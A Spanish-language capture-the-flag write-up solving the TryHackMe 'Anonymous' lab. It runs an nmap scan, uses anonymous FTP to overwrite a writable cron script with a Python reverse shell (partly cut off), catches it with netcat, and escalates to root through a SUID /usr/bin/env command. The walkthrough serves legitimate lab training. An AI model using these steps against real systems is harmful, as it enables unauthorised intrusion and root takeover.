

Resolución de la Máquina Anonymous de TryHackMe

Daniel Valdivieso

May 14, 2023

1 Introducción


En este documento se detallará la resolución de la máquina Anonymous en TryHackMe.

2 Escaneo de Puertos

Antes de comenzar con la explotación, se realizó un escaneo de puertos utilizando el comando nmap:

```
nmap -A -vv $ip_maquina
```

La salida del comando indicó que había 4 puertos abiertos (139,21,22 y 445). Se detecta que el puerto 21 tiene adjudicado el servicio ftp, con la particularidad de que tiene activado el acceso como Anonymous, esto quiere decir se puede acceder a él sin contraseña alguna; Además de tener acceso al servicio smb.




```
root@ip-10-10-206-63: ~
echo "AttackBox IP:"
10.10.206.63

File Edit View Search Terminal Help
root@ip-10-10-206-63: ~
Not shown: 996 closed ports
Reason: 996 resets
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxrwx  2 111      113      4096 Jun 04 2020 scripts [NSE: writeable]
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:10.10.206.63
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPd 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQ47ePpJbctfWgApH8wT1jPpKkaJxLvf3bb/zvqvDvWwKnm6nZuZL2HA1ve5Qa98yd55pg85+885Lpkfycv715y2/Jnf7qY+8oQwWThH
1fwM105g/TTTTBta6IPokanClehnpsSP5D4saCpSW3E5rKd8q15oaJ6S8TmGE9CRN3bRrtVui+skJuy/7ymkcpGajR55aFDrOf9fncDQtd61ouSwaKqurhZpre70UfokZGlt6954rwbXthtE
E3f+435+gIPDLCKzV078xkuJgtQk4LE9ZU/5INBXGgG15r4nZknEPJK547XaOvkq9QWveo05QgkqdhIPjnhD
|_  256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlkZDhAYnYAAAIAbnLzdhAYNTYAAABBBPJHnALr7s8uoSH2X5sATLLsFrCuNpTS87qZzhMD99aCGzy0LnmWJHCNm34cWSzooohxhk2F
V9NwWcIQ5A/ng=
```


3 Explotación

Se accedió al servicio mediante el cliente ftp de linux y se detecta que hay una carpeta compartida llamada "scripts", se accede a ella y se encuentran diversos archivos, entre ellos un script, por lo tanto se realiza la copia de los mismos a la maquina local con el comando:

```
mget *
```



Tras deducir que hace el script, se decide ingresar a la maquina con el cliente smb, en el mismo se descubre un compartido llamado "pics", requisito que se solicita en el reto




Se deduce que al tener acceso al servidor ftp y un script llamado "clean.sh", puedo modificarlo en mi maquina y ejecutarlo en la maquina victima, por esto se modifica dicho archivo para generar una reverse shell con python en el puerto 1234

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```


Luego, se accede de nuevo con ftp y se sobrescribe el archivo modificado con

put clean.sh

En pocos segundos podre escuchar a la reverse shell con netcat desde mi maquina



Se descubre un archivo llamado "user.txt" que contiene una de las flags que me solicitan. Despues importo una shell Bash con python



En esta bash listo cuales comandos puedo ejecutar con mi usuario con el comando:

```
find / -perm -u-s -type f 2>/dev/null
```

Y encuentro a "/usr/bin/env" disponible, por lo que me dispongo a buscar como escalar privilegios con dicho comando y encuentro este comando para vulnerarlo a traves del SUID:

```
usr/bin/env /bin/sh -p
```

Esto me ejecuta una bash como root, por lo que me dispongo a buscar la siguiente flag

